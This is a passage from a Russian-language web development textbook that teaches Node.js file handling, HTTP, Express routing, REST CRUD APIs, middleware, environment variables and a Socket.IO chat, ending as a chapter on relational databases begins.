JS todo.js

```
const fs = require("fs");
const path = require("path");

const FILE = path.join(__dirname, "todo.json");

function load() {
  return fs.existsSync(FILE) ? JSON.parse(fs.readFileSync(FILE, "utf-8")) : [];
}

function save(tasks) {
  fs.writeFileSync(FILE, JSON.stringify(tasks, null, 2));
}

const [command, ...rest] = process.argv.slice(2);
const tasks = load();

if (command === "add") {
  tasks.push({ title: rest.join(" "), done: false });
  save(tasks);
  console.log("Добавлено");
} else if (command === "done") {
  const index = Number(rest[0]) - 1;
  if (!tasks[index]) {
    console.log("Нет задачи с таким номером");
  } else {
    tasks[index].done = true;
    save(tasks);
    console.log(`Выполнено: ${tasks[index].title}`);
  }
} else if (command === "list") {
  if (tasks.length === 0) console.log("Задач нет");
  tasks.forEach((task, i) => {
    console.log(`${i + 1}. [${task.done ? "x" : " "}] ${task.title}`);
  });
} else {
  console.log("Команды: add <текст>, done <номер>, list");
}
```

Терминал

```
node todo.js add Выучить fs
node todo.js add Написать сервер
node todo.js done 1
node todo.js list
```

Терминал

```
Добавлено
Добавлено
Выполнено: Выучить fs
1. [x] Выучить fs
2. [ ] Написать сервер
```

ГЛАВНОЕ

- Node.js выполняет JavaScript вне браузера: язык тот же, но нет DOM и `window`, зато есть файлы и сеть.
- Запуск: `node файл.js`; с перезапуском при изменениях — `node --watch файл.js`.
- `npm init -y` создаёт `package.json`; `scripts` — команды проекта.
- В `.gitignore`: `node_modules/` и `.env`.
- `require("модуль")` и `module.exports` — модули CommonJS.
- `fs`: `readFileSync`, `writeFileSync`, `existsSync`, `readdirSync`; для сервера — `fs/promises`.
- `path.join`, `path.extname`, `__dirname`; аргументы — `process.argv.slice(2)`.

5.2
HTTP и первый сервер

В части 4 мы отправляли запросы к чужим серверам. Теперь посмотрим на запрос с другой стороны и напишем сервер, который сам на них отвечает.

Из чего состоит HTTP-запрос

Когда браузер или `fetch` обращается к серверу, он отправляет **запрос** — обычный текст:

```
HTTP-запрос
POST /api/tasks HTTP/1.1
Host: localhost:3000
Content-Type: application/json
Content-Length: 31

{"title":"Сделать ДЗ","done":false}
```

Часть	Пример	Что означает
Метод	`GET`, `POST`, `PUT`, `PATCH`, `DELETE`	Что хотим сделать
Путь	`/api/tasks`, `/users/5?tab=posts`	С каким ресурсом
Заголовки	`Content-Type: application/json`	Дополнительные сведения: формат тела, язык, cookie
Тело	`{"title":"..."}`	Данные. У `GET`-запросов тела нет

Из чего состоит ответ

```
HTTP-ответ
HTTP/1.1 201 Created
Content-Type: application/json; charset=utf-8
Content-Length: 41

{"id":3,"title":"Сделать ДЗ","done":false}
```

Ответ состоит из **кода статуса**, заголовков и тела. Код — первое, на что смотрит клиент:

Группа	Значение	Частые коды
2xx	Успех	`200 OK`, `201 Created` — создано, `204 No Content` — успех без тела
3xx	Перенаправление	`301` — переехало навсегда, `302` — временно
4xx	Ошибка клиента	`400` — неверные данные, `401` — нужен вход, `403` — нет прав, `404` — не найдено
5xx	Ошибка сервера	`500` — сервер упал

Content-Type

Заголовок `Content-Type` говорит, **что** лежит в теле. По нему браузер решает, как показать ответ:

Content-Type	Содержимое
`text/html; charset=utf-8`	HTML-страница
`text/plain; charset=utf-8`	Простой текст
`application/json`	JSON
`text/css`, `text/javascript`	Стили и скрипты
`image/png`, `image/jpeg`	Картинки

`charset=utf-8` нужен, чтобы русские буквы не превратились в «кракозябры».

Сервер на чистом Node.js

Во встроенном модуле **http** есть всё, чтобы написать сервер:

JS server.js

```
const http = require("http");

const server = http.createServer((req, res) => {
  console.log(req.method, req.url);

  if (req.method === "GET" && req.url === "/") {
    res.writeHead(200, { "Content-Type": "text/html; charset=utf-8" });
    res.end("<h1>Главная страница</h1>");
  } else if (req.method === "GET" && req.url === "/api/time") {
    res.writeHead(200, { "Content-Type": "application/json" });
    res.end(JSON.stringify({ year: 2026, message: "Время сервера" }));
  } else {
    res.writeHead(404, { "Content-Type": "text/plain; charset=utf-8" });
    res.end("Страница не найдена");
  }
});

server.listen(3000, () => {
  console.log("Сервер запущен: http://localhost:3000");
});
```

Терминал

```
curl http://localhost:3000/
curl http://localhost:3000/api/time
curl http://localhost:3000/abc
```

Ответы сервера

```
<h1>Главная страница</h1>
{"year":2026,"message":"Время сервера"}
Страница не найдена
```

- `http.createServer(обработчик)` создаёт сервер. Обработчик вызывается на **каждый** запрос;
- `req` (request) — входящий запрос: `req.method`, `req.url`, `req.headers`;
- `res` (response) — ответ, который мы собираем: `writeHead(код, заголовки)` и `end(тело)`;
- `server.listen(3000)` — начать слушать **порт** 3000. Порт — «номер двери» на компьютере: на одном компьютере может работать много серверов на разных портах.

Запусти `node server.js` и открой в браузере `http://localhost:3000`. **localhost** — адрес твоего собственного компьютера. В терминале будет видно каждый пришедший запрос. Остановить сервер — `Ctrl + C`.

ЧЕМ ТЕСТИРОВАТЬ СЕРВЕР

GET-запрос можно открыть прямо в браузере. Для остальных методов удобно расширение VS Code **Thunder Client** или программа **Postman**: выбираешь метод, вводишь адрес и тело, нажимаешь Send. В методичке запросы записаны командой **curl** — это короткая текстовая запись того же самого. В PowerShell на Windows пиши `curl.exe` вместо `curl`.

Ручная маршрутизация

Маршрутизация (routing) — выбор, какой код выполнить для какого метода и адреса. В примере выше её делает цепочка `if`. Для трёх адресов это терпимо, но представь 50 адресов, параметры в пути (`/users/15`), разбор тела запроса, раздачу файлов… Код быстро превращается в кашу. Эти задачи решает фреймворк **Express** (следующая тема).

ГЛАВНОЕ

- Запрос: метод + путь + заголовки + тело. Ответ: код статуса + заголовки + тело.
- Коды: 2xx — успех, 3xx — перенаправление, 4xx — ошибка клиента, 5xx — ошибка сервера.
- `Content-Type` сообщает формат тела: `text/html`, `application/json`…
- `http.createServer((req, res) => ...)` и `server.listen(порт)`.
- `localhost:3000` — свой компьютер, порт 3000; остановить сервер — `Ctrl + C`.
- Для тестирования — браузер, Thunder Client, Postman или curl.

5.3
Express

Express — самый популярный фреймворк для серверов на Node.js. Он берёт на себя всю рутину, и сервер получается коротким и понятным.

Установка и первый сервер

Терминал

```
npm init -y
npm install express
```

JS server.js

```
const express = require("express");

const app = express();
const PORT = 3000;

app.get("/", (req, res) => {
  res.send("<h1>Главная страница</h1>");
});

app.get("/api/time", (req, res) => {
  res.json({ year: 2026, message: "Время сервера" });
});

app.listen(PORT, () => {
  console.log(`Сервер запущен: http://localhost:${PORT}`);
});
```

Терминал

```
curl http://localhost:3000/
curl http://localhost:3000/api/time
```

Ответы сервера

```
<h1>Главная страница</h1>
{"year":2026,"message":"Время сервера"}
```

Сравни с сервером из темы 5.2:

- `app.get(путь, обработчик)` — **маршрут**: обработчик вызывается только для GET-запроса на этот путь. Никаких цепочек `if`;
- `res.send(...)` сам выставляет `Content-Type` и отправляет ответ;

- `res.json(объект)` превращает объект в JSON и ставит `Content-Type: application/json`;
- на несуществующий адрес Express сам ответит `404`.

Для каждого метода есть свой маршрут: `app.get`, `app.post`, `app.put`, `app.patch`, `app.delete`.

Параметры пути: req.params

JS server.js

```
const express = require("express");
const app = express();

const heroes = [
  { id: 1, name: "Рыцарь", hp: 120 },
  { id: 2, name: "Mar", hp: 70 },
];

app.get("/api/heroes/:id", (req, res) => {
  const id = Number(req.params.id);
  const hero = heroes.find((h) => h.id === id);
  if (!hero) {
    return res.status(404).json({ error: "Герой не найден" });
  }
  res.json(hero);
});

app.listen(3000);
```

Терминал

```
curl http://localhost:3000/api/heroes/2
curl http://localhost:3000/api/heroes/99
```

Ответы сервера

```
{"id":2,"name":"Mar","hp":70}
{"error":"Герой не найден"}
```

- `:id` в пути — **параметр**: на его месте может быть что угодно. Значение попадает в `req.params.id`;
- параметры всегда **строки**, поэтому `Number(...)`;
- `res.status(404)` задаёт код ответа. По умолчанию он 200;
- `return` перед `res.status(...)` нужен, чтобы функция закончилась и не попыталась отправить второй ответ.

> ДВА ОТВЕТА НА ОДИН ЗАПРОС
>
> На каждый запрос можно ответить ровно **один** раз. Если после `res.json(...)` выполнение дойдёт до ещё одного `res.json(...)`, сервер выдаст ошибку `Cannot set headers after they are sent to the client`. Ставь `return` перед ответом внутри `if`.

Query-параметры: req.query

Часть адреса после `?` — **query-параметры**. Их используют для поиска, фильтров, сортировки, страниц:

JS server.js

```
const express = require("express");
const app = express();

const answers = ["Да", "Нет", "Скорее да", "Спроси позже"];

app.get("/api/ask", (req, res) => {
  const question = req.query.q;
  if (!question) {
    return res.status(400).json({ error: "Задай вопрос: /api/ask?q=..." });
  }
  const answer = answers[question.length % answers.length];
  res.json({ question, answer });
});

app.listen(3000);
```

Терминал

```
curl -G http://localhost:3000/api/ask --data-urlencode "q=Сдам экзамен"
curl http://localhost:3000/api/ask
```

Ответы сервера

```
{"question":"Сдам экзамен","answer":"Да"}
{"error":"Задай вопрос: /api/ask?q=..."}
```

`/api/ask?q=текст&lang=ru` → `req.query` будет `{ q: "текст", lang: "ru" }`. Пробелы и русские буквы в адресе кодируются специальными кодами (пробел — `%20`); браузер и `fetch` делают это сами, а curl — с флагом `--data-urlencode`.

Откуда	Пример адреса	Как прочитать
Параметр пути	`/api/heroes/5`	`req.params.id`
Query-параметр	`/api/heroes?sort=hp`	`req.query.sort`
Тело запроса	POST с JSON	`req.body` (ниже)

Тело запроса: req.body

Чтобы Express прочитал JSON из тела запроса, нужно один раз подключить встроенный обработчик:

JS server.js

```
const express = require("express");
const app = express();

app.use(express.json());          // разбирать JSON в теле запросов

app.post("/api/echo", (req, res) => {
  const { name, level } = req.body;
  res.status(201).json({ message: `Создан игрок ${name}, уровень ${level}` });
});

app.listen(3000);
```

Терминал

```
curl -X POST http://localhost:3000/api/echo -H "Content-Type: application/json" -d
'{"name":"Аня","level":3}'
```

Ответ сервера

```
{"message":"Создан игрок Аня, уровень 3"}
```

Без `app.use(express.json())` в `req.body` будет `undefined`. А клиент должен отправить заголовок `Content-Type: application/json` — иначе сервер не поймёт, что в теле JSON.

Раздача статики

Статика — файлы, которые отдаются как есть: HTML, CSS, JS фронтенда, картинки. Положи их в папку `public` и подключи одной строкой:

```
my-app/
├── public/
│   ├── index.html
│   ├── style.css
│   └── script.js
├── server.js
└── package.json
```

JS script.js

```
app.use(express.static("public"));
```

Теперь `http://localhost:3000/` откроет `public/index.html`, а `http://localhost:3000/style.css` — стили. Так один сервер отдаёт и страницу, и API — а значит, `fetch("/api/...")` со страницы работает без всяких настроек (почему это важно — в теме 7.1).

Перезапуск при изменениях

Сервер на Node.js сам не видит изменений в коде: после правки его нужно остановить (`Ctrl + C`) и запустить снова. Чтобы не делать это вручную:

package.json

```
"scripts": {
  "start": "node server.js",
  "dev": "node --watch server.js"
}
```

Терминал

```
npm run dev
```

ГЛАВНОЕ

- `const app = express();` → маршруты → `app.listen(порт)`.
- `app.get / post / put / patch / delete(путь, (req, res) => ...)`.
- `res.send` — текст или HTML, `res.json` — JSON, `res.status(код)` — код ответа.
- Параметр пути `:id` → `req.params.id`; `?q=...` → `req.query.q`; JSON-тело → `req.body` после `app.use(express.json())`.
- Один запрос — один ответ: `return res...` внутри `if`.
- `app.use(express.static("public"))` — раздача фронтенда.
- `node --watch` — перезапуск при сохранении.

5.4
REST API и CRUD

Как назвать адреса, какой метод выбрать, какой код вернуть? Чтобы каждый разработчик не придумывал своё, есть договорённость — REST.

Принципы REST

REST — стиль построения API, которым пользуется большинство веб-сервисов. Главные идеи:

- API работает с **ресурсами** — сущностями: задачи, пользователи, товары;
- у каждого ресурса есть **адрес**. Адреса — **существительные во множественном числе**: `/api/tasks`, а не `/api/getTasks`;
- **что** сделать с ресурсом, говорит **метод** запроса;
- данные передаются в JSON.

CRUD

Почти любое приложение выполняет с данными четыре действия — **CRUD**:

Действие	Метод	Адрес	Успешный ответ
Create — создать	`POST`	`/api/tasks`	`201 Created` + созданный объект
Read — получить список	`GET`	`/api/tasks`	`200` + массив
Read — получить один	`GET`	`/api/tasks/5`	`200` + объект
Update — изменить	`PATCH` / `PUT`	`/api/tasks/5`	`200` + обновлённый объект
Delete — удалить	`DELETE`	`/api/tasks/5`	`204 No Content`

`PATCH` меняет **часть** полей (только то, что прислали), `PUT` — заменяет объект **целиком**. На практике чаще нужен `PATCH`.

API списка дел

Ниже — полный сервер со всеми операциями CRUD, а после него — запросы, которыми можно проверить каждую операцию по очереди.

JS server.js

```
const express = require("express");
const app = express();
app.use(express.json());

let tasks = [
  { id: 1, title: "Выучить REST", done: false },
  { id: 2, title: "Купить молоко", done: true },
];
let nextId = 3;

// Получить все
app.get("/api/tasks", (req, res) => {
  res.json(tasks);
});

// Получить одну
app.get("/api/tasks/:id", (req, res) => {
  const task = tasks.find((t) => t.id === Number(req.params.id));
  if (!task) return res.status(404).json({ error: "Задача не найдена" });
  res.json(task);
});

// Создать
app.post("/api/tasks", (req, res) => {
  const title = req.body.title?.trim();
  if (!title) return res.status(400).json({ error: "Нужно поле title" });
  const task = { id: nextId++, title, done: false };
  tasks.push(task);
  res.status(201).json(task);
});

// Изменить
app.patch("/api/tasks/:id", (req, res) => {
  const task = tasks.find((t) => t.id === Number(req.params.id));
  if (!task) return res.status(404).json({ error: "Задача не найдена" });
  if (req.body.title !== undefined) task.title = req.body.title;
  if (req.body.done !== undefined) task.done = Boolean(req.body.done);
  res.json(task);
});

// Удалить
app.delete("/api/tasks/:id", (req, res) => {
  const id = Number(req.params.id);
  if (!tasks.some((t) => t.id === id)) {
    return res.status(404).json({ error: "Задача не найдена" });
  }
  tasks = tasks.filter((t) => t.id !== id);
  res.status(204).end();
});
```

```
app.listen(3000, () => console.log("API: http://localhost:3000/api/tasks"));
```

Терминал

```
curl -X POST http://localhost:3000/api/tasks -H "Content-Type: application/json" -d
'{"title":"Сделать проект"}'
curl -X PATCH http://localhost:3000/api/tasks/1 -H "Content-Type: application/json" -d
'{"done":true}'
curl -X DELETE http://localhost:3000/api/tasks/2 -w "%{http_code}\n"
curl http://localhost:3000/api/tasks
curl -X POST http://localhost:3000/api/tasks -H "Content-Type: application/json" -d
'{}'
curl http://localhost:3000/api/tasks/42
```

Ответы сервера

```
{"id":3,"title":"Сделать проект","done":false}
{"id":1,"title":"Выучить REST","done":true}
204
[{"id":1,"title":"Выучить REST","done":true},{"id":3,"title":"Сделать
проект","done":false}]
{"error":"Нужно поле title"}
{"error":"Задача не найдена"}
```

Обрати внимание:

- данные пока хранятся в массиве — при перезапуске сервера они вернутся к начальным. В части 6 переведём их в базу данных;
- `nextId++` — у каждой новой задачи свой номер, даже если старые удалены;
- на неправильные данные сервер отвечает `400` с понятным сообщением, на несуществующий id — `404`. Сервер **никогда не доверяет** входящим данным и проверяет их сам.

Фильтры и сортировка через query

Список часто нужно отфильтровать. Для этого не делают новые адреса, а добавляют query-параметры к тому же ресурсу: `/api/tasks?done=true&sort=title`.

JS script.js

```
app.get("/api/tasks", (req, res) => {
  let result = [...tasks];
  if (req.query.done !== undefined) {
    result = result.filter((t) => t.done === (req.query.done === "true"));
  }
  if (req.query.sort === "title") {
    result.sort((a, b) => a.title.localeCompare(b.title));
  }
  res.json(result);
});
```

Фронтенд для API

Фронтенд из темы 4.4 вместо `localStorage` теперь берёт и сохраняет данные через API:

JS script.js

```
async function loadTasks() {
  const response = await fetch("/api/tasks");
  state.tasks = await response.json();
  render();
}

async function addTask(title) {
  const response = await fetch("/api/tasks", {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({ title }),
  });
  if (!response.ok) {
    const { error } = await response.json();
    alert(error);
    return;
  }
  state.tasks.push(await response.json());
  render();
}

async function toggleTask(task) {
  await fetch(`/api/tasks/${task.id}`, {
    method: "PATCH",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({ done: !task.done }),
  });
  await loadTasks();
}
```

Адрес начинается с `/` без домена: запрос уйдёт на тот же сервер, с которого открыта страница.

LIVE SERVER И API НА РАЗНЫХ АДРЕСАХ

Страница должна открываться **с того же Express-сервера** (`express.static`, тема 5.3), по адресу `http://localhost:3000`. Если открыть её через Live Server (`http://127.0.0.1:5500`), запросы к `/api/tasks` уйдут не туда, а запросы на `http://localhost:3000` браузер заблокирует. Это механизм **CORS** — подробно о нём в теме 7.1.

ГЛАВНОЕ

- REST: ресурсы — существительные во множественном числе, действие задаёт метод.
- CRUD: `POST` — создать (201), `GET` — получить (200), `PATCH` / `PUT` — изменить (200), `DELETE` — удалить (204).
- Ошибки: `400` — плохие данные, `404` — нет такого ресурса; всегда с понятным `error`.
- Сервер сам проверяет все входящие данные.
- Фильтры и сортировка — query-параметры: `/api/tasks?done=true`.
- Фронтенд и API — на одном сервере; запросы вида `fetch("/api/tasks")`.


5.5

Middleware, ошибки, структура проекта

Когда маршрутов становится десятки, сервер нужно организовать: вынести общую логику в middleware, единообразно обрабатывать ошибки и разложить код по папкам.

Что такое middleware

Middleware («промежуточный обработчик») — функция, через которую проходит запрос **до** того, как попадёт в маршрут. Запрос идёт по цепочке middleware, как по конвейеру: каждый может что-то проверить, дописать или сразу ответить.



каждый либо вызывает next() и передаёт запрос дальше, либо сам отвечает

JS server.js

```
const express = require("express");
const app = express();

function logger(req, res, next) {
  const start = Date.now();
  res.on("finish", () => {
    console.log(`${req.method} ${req.url} → ${res.statusCode} (${Date.now() - start}
мс)`);
  });
  next();                                  // передать запрос дальше
}

function requireKey(req, res, next) {
  if (req.headers["x-api-key"] !== "secret123") {
    return res.status(401).json({ error: "Нужен ключ API" });
  }
  next();
}

app.use(logger);                           // для всех запросов

app.get("/api/public", (req, res) => {
  res.json({ data: "Это видят все" });
});

app.get("/api/private", requireKey, (req, res) => {   // только для этого маршрута
  res.json({ data: "Секретные данные" });
});

app.listen(3000);
```

Терминал

```
curl http://localhost:3000/api/public
curl http://localhost:3000/api/private
curl http://localhost:3000/api/private -H "X-Api-Key: secret123"
```

Ответы сервера

```
{"data":"Это видят все"}
{"error":"Нужен ключ API"}
{"data":"Секретные данные"}
```

- middleware получает три аргумента: `req`, `res` и `next`;
- `next()` — передать запрос следующему обработчику. Если не вызвать `next()` и не ответить, запрос «повиснет» навсегда;
- `app.use(fn)` — подключить middleware для **всех** запросов. Порядок важен: middleware срабатывают в том порядке, в каком подключены;
- middleware можно указать и для одного маршрута — между путём и обработчиком.

`express.json()` и `express.static()` из темы 5.3 — тоже middleware, только готовые.

Проверка входных данных

Проверку тела запроса удобно вынести в middleware и использовать в разных маршрутах:

JS script.js

```
function validateTask(req, res, next) {
  const { title, done } = req.body;
  const errors = [];

  if (typeof title !== "string" || title.trim() === "") {
    errors.push("title — обязательная непустая строка");
  } else if (title.length > 200) {
    errors.push("title — не длиннее 200 символов");
  }
  if (done !== undefined && typeof done !== "boolean") {
    errors.push("done — true или false");
  }

  if (errors.length > 0) {
    return res.status(400).json({ error: "Неверные данные", details: errors });
  }
  next();
}

app.post("/api/tasks", validateTask, (req, res) => { /* ... */ });
```

Обработчик 404 и общий обработчик ошибок

JS server.js

```
const express = require("express");
const app = express();
app.use(express.json());

app.get("/api/crash", (req, res) => {
  throw new Error("Что-то сломалось");      // имитация неожиданной ошибки
});

app.get("/api/hello", (req, res) => {
  res.json({ message: "Привет" });
});

// 404 — после всех маршрутов: сюда попадает то, что никто не обработал
app.use((req, res) => {
  res.status(404).json({ error: `Не найдено: ${req.method} ${req.url}` });
});

// Обработчик ошибок — четыре аргумента, самый последний
app.use((err, req, res, next) => {
  console.error(err);
  res.status(err.status || 500).json({ error: "Внутренняя ошибка сервера" });
});

app.listen(3000);
```

Терминал

```
curl http://localhost:3000/api/hello
curl http://localhost:3000/api/nothing
curl http://localhost:3000/api/crash
```

Ответы сервера

```
{"message":"Привет"}
{"error":"Не найдено: GET /api/nothing"}
{"error":"Внутренняя ошибка сервера"}
```

- middleware 404 подключают **после** всех маршрутов;
- обработчик ошибок отличается тем, что у него **четыре** параметра, первый — ошибка. Express вызывает его, если в маршруте произошла ошибка или кто-то вызвал `next(err)`;
- подробности ошибки пишем в лог сервера (`console.error`), а клиенту отвечаем общей фразой: стек вызовов и устройство сервера посторонним показывать нельзя.

В Express 5 ошибки внутри `async`-обработчиков тоже автоматически попадают в обработчик ошибок. В Express 4 для этого нужно было оборачивать код в `try...catch` и вызывать `next(err)`.

> ЕДИНЫЙ ФОРМАТ ОШИБОК
>
> Все ошибки API возвращай в одном формате, например `{ "error": "текст", "details": [...] }`. Тогда фронтенду достаточно одной функции, чтобы показать любую ошибку.

Структура проекта

Когда весь сервер в одном файле на 500 строк, в нём тяжело ориентироваться. Код раскладывают по папкам **по ответственности**:

```
todo-api/
├── src/
│   ├── routes/
│   │   └── tasks.routes.js       ← какие адреса есть и какой контроллер их обрабатывает
│   ├── controllers/
│   │   └── tasks.controller.js   ← читает запрос, вызывает сервис, формирует ответ
│   ├── services/
│   │   └── tasks.service.js      ← сама логика и работа с данными
│   ├── middleware/
│   │   ├── logger.js
│   │   └── errors.js
│   └── app.js                    ← создаёт app, подключает middleware и маршруты
├── .env
├── .gitignore
├── package.json
└── server.js                     ← запускает app.listen
```

Слой	Знает про HTTP?	Пример
routes	Да	`router.get("/:id", controller.getOne)`
controllers	Да	Достать `req.params.id`, вызвать сервис, вернуть `res.json` или `404`
services	**Нет**	`findTask(id)`, `createTask(title)` — обычные функции, работают с данными

Сервисы не знают ни про `req`, ни про `res`. Поэтому их можно использовать откуда угодно и легко заменить хранилище: массив → файл → база данных, не трогая маршруты.

Маршруты одного ресурса собирают в **Router** — «мини-приложение»:

JS src/services/tasks.service.js

```
let tasks = [{ id: 1, title: "Разложить код по папкам", done: false }];
let nextId = 2;

function getAll() {
  return tasks;
}

function create(title) {
  const task = { id: nextId++, title, done: false };
  tasks.push(task);
  return task;
}

module.exports = { getAll, create };
```

JS src/controllers/tasks.controller.js

```
const service = require("../services/tasks.service");

function getAll(req, res) {
  res.json(service.getAll());
}

function create(req, res) {
  const title = req.body.title?.trim();
  if (!title) return res.status(400).json({ error: "Нужно поле title" });
  res.status(201).json(service.create(title));
}

module.exports = { getAll, create };
```

JS src/routes/tasks.routes.js

```
const express = require("express");
const controller = require("../controllers/tasks.controller");

const router = express.Router();
router.get("/", controller.getAll);
router.post("/", controller.create);

module.exports = router;
```

JS src/app.js

```
const express = require("express");
const tasksRouter = require("./routes/tasks.routes");

const app = express();
app.use(express.json());
app.use("/api/tasks", tasksRouter);      // все пути роутера начинаются с /api/tasks

module.exports = app;
```

JS server.js

```
const app = require("./src/app");

const PORT = process.env.PORT || 3000;
app.listen(PORT, () => console.log(`Сервер: http://localhost:${PORT}`));
```

Терминал

```
curl -X POST http://localhost:3000/api/tasks -H "Content-Type: application/json" -d
'{"title":"Проверить структуру"}'
curl http://localhost:3000/api/tasks
```

Ответы сервера

```
{"id":2,"title":"Проверить структуру","done":false}
[{"id":1,"title":"Разложить код по папкам","done":false},{"id":2,"title":"Проверить
структуру","done":false}]
```

Переменные окружения и .env

Настройки, которые отличаются на твоём компьютере и на сервере в интернете — порт, адрес базы данных, пароли, секретные ключи, — **нельзя** писать прямо в коде. Их передают через **переменные окружения**, а при разработке хранят в файле `.env`:

.env

```
PORT=3000
API_KEY=super-secret-key
```

JS index.js

```
require("dotenv").config();              // прочитать .env в process.env

console.log(process.env.PORT);
console.log(process.env.API_KEY ? "ключ загружен" : "ключа нет");
console.log(process.env.NOTHING);
```

```
Терминал
3000
ключ загружен
undefined
```

- библиотека **dotenv** (`npm install dotenv`) читает `.env` и кладёт значения в `process.env`. В Node.js 20+ можно обойтись без неё: `node --env-file=.env server.js`;
- все значения — **строки**: `process.env.PORT` — это `"3000"`;
- в коде пишут значение по умолчанию: `process.env.PORT || 3000`.

.ENV — НИКОГДА В GIT

Файл `.env` с паролями добавляют в `.gitignore` **до** первого коммита. Попавший на GitHub пароль считается украденным: роботы сканируют публичные репозитории и находят ключи за минуты. Чтобы другие знали, какие переменные нужны, в репозиторий кладут `.env.example` — те же имена, но без настоящих значений.

ГЛАВНОЕ

- Middleware — функция `(req, res, next)`; `next()` передаёт запрос дальше; `app.use` — для всех.
- Порядок подключения важен: middleware → маршруты → 404 → обработчик ошибок.
- Обработчик ошибок — 4 параметра `(err, req, res, next)`; клиенту — общий текст, детали — в лог.
- Единый формат ошибок: `{ error, details }`.
- Структура: routes → controllers → services; `express.Router()` для группы маршрутов.
- Секреты и настройки — в `.env` и `process.env`; `.env` в `.gitignore`, в репозиторий — `.env.example`.

5.6

Реальное время: WebSocket

ДОПОЛНИТЕЛЬНАЯ ТЕМА

Чат, онлайн-игра, совместный документ, живые результаты голосования — сервер должен сам сообщать клиенту о новостях, не дожидаясь запроса.

Чем WebSocket отличается от HTTP

В HTTP разговор всегда начинает **клиент**: спросил — получил ответ — соединение закрыто. Сервер не может сам написать клиенту. Чтобы узнать о новом сообщении в чате, клиенту пришлось бы спрашивать сервер каждую секунду — это медленно и расточительно.

WebSocket — постоянное соединение, по которому **обе** стороны могут отправлять сообщения в любой момент:

	HTTP	WebSocket
Кто начинает	Только клиент	Любая сторона
Соединение	На один запрос	Постоянное
Подходит для	Загрузки страниц, REST API	Чатов, игр, уведомлений, живых данных

Socket.IO

Socket.IO — библиотека, которая делает работу с WebSocket простой: события с именами, автоматическое переподключение, комнаты.

Терминал

```
npm install express socket.io
```

JS server.js

```
const express = require("express");
const http = require("http");
const { Server } = require("socket.io");

const app = express();
const server = http.createServer(app);   // общий HTTP-сервер для Express и Socket.IO
const io = new Server(server);

app.use(express.static("public"));

io.on("connection", (socket) => {
  console.log("Подключился:", socket.id);

  socket.on("chat:message", (data) => {
    io.emit("chat:message", {             // отправить ВСЕМ подключённым
      nick: data.nick,
      text: data.text,
      time: new Date().toLocaleTimeString("ru-RU"),
    });
  });

  socket.on("chat:typing", (nick) => {
    socket.broadcast.emit("chat:typing", nick);   // всем, КРОМЕ отправителя
  });

  socket.on("disconnect", () => {
    console.log("Отключился:", socket.id);
  });
});

server.listen(3000, () => console.log("Чат: http://localhost:3000"));
```

- `io.on("connection", ...)` — новый клиент подключился. `socket` — соединение с ним;
- `socket.on("событие", обработчик)` — получить сообщение от этого клиента;
- `io.emit(...)` — отправить всем, `socket.emit(...)` — только этому клиенту, `socket.broadcast.emit(...)` — всем, кроме него.

Имена событий придумываешь сам. Удобно называть их по схеме `тема:действие`.

Клиент

Socket.IO сам раздаёт клиентскую библиотеку по адресу `/socket.io/socket.io.js`:

HTML public/index.html

```html
<ul id="messages"></ul>
<p id="typing"></p>
<form id="chat-form">
  <input name="text" autocomplete="off">
  <button>Отправить</button>
</form>

<script src="/socket.io/socket.io.js"></script>
<script src="chat.js"></script>
```

JS public/chat.js

```js
const socket = io();                        // подключиться к серверу
const nick = prompt("Твой ник") || "Аноним";
const form = document.querySelector("#chat-form");
const messages = document.querySelector("#messages");

form.addEventListener("submit", (event) => {
  event.preventDefault();
  const text = form.elements.text.value.trim();
  if (!text) return;
  socket.emit("chat:message", { nick, text });
  form.reset();
});

form.elements.text.addEventListener("input", () => {
  socket.emit("chat:typing", nick);
});

socket.on("chat:message", (msg) => {
  const li = document.createElement("li");
  li.textContent = `[${msg.time}] ${msg.nick}: ${msg.text}`;   // только textContent!
  messages.append(li);
});

socket.on("chat:typing", (who) => {
  const typing = document.querySelector("#typing");
  typing.textContent = `${who} печатает...`;
  clearTimeout(typing.timer);
  typing.timer = setTimeout(() => { typing.textContent = ""; }, 1500);
});
```

Открой `http://localhost:3000` в двух вкладках — сообщения из одной сразу появляются в другой.

Комнаты

Комната — группа соединений. Сообщение можно отправить только участникам комнаты — например, только тем, кто открыл конкретный опрос или находится в одной игровой партии:

JS script.js

```
socket.on("room:join", (roomId) => {
  socket.join(roomId);
});

io.to(roomId).emit("poll:update", results);   // только участникам комнаты
```

ГЛАВНОЕ

- HTTP: клиент спрашивает — сервер отвечает. WebSocket: постоянное соединение, писать может любая сторона.
- Socket.IO: `io.on("connection")`, `socket.on("событие")`, `socket.emit` / `io.emit` / `socket.broadcast.emit`.
- Клиент: `<script src="/socket.io/socket.io.js">`, `const socket = io()`.
- Комнаты: `socket.join(id)`, `io.to(id).emit(...)`.
- Сообщения от пользователей выводи только через `textContent`.

SQL

ЧАСТЬ 6

Базы данных: SQL и PostgreSQL

Таблицы, запросы, связи и JOIN, проектирование схемы и безопасная работа с базой из Node.js.

6.1 Реляционные базы данных

6.2 Запросы

6.3 Связи и JOIN. Проектирование

6.4 Node.js + PostgreSQL

6.5 ORM

6.1

Реляционные базы данных

JSON-файл хорош для маленькой утилиты. Но когда с данными одновременно работают сотни пользователей, нужна база данных: она не теряет данные, проверяет их и умеет быстро искать.

Зачем база данных

Представь, что сокращатель ссылок хранит данные в JSON-файле, и два человека одновременно добавляют ссылку. Сервер дважды читает файл, оба раза добавляет ссылку в свою копию массива и дважды записывает файл. Вторая запись затирает первую — одна ссылка потеряна. А ещё файл не проверяет данные, при каждом поиске его приходится читать целиком, и он может повредиться, если сервер выключится посреди записи.

СУБД (система управления базами данных) решает все эти проблемы:

- безопасно обрабатывает одновременные изменения;
- проверяет данные по правилам: обязательные поля, уникальность, типы;
- быстро ищет даже среди миллионов записей;
- не теряет данные при сбоях.

Мы используем **PostgreSQL** — одну из самых популярных и надёжных бесплатных СУБД.

Таблицы, строки, столбцы

Реляционная база данных хранит данные в **таблицах** — как в Excel, но со строгими правилами:

id	title	author	year	pages
1	Гарри Поттер и философский камень	Дж. Роулинг	1997	432
2	Мастер и Маргарита	М. Булгаков	1967	480
3	Тёмная башня	С. Кинг	1982	320

- **таблица** описывает одну сущность: книги, читатели, ссылки;
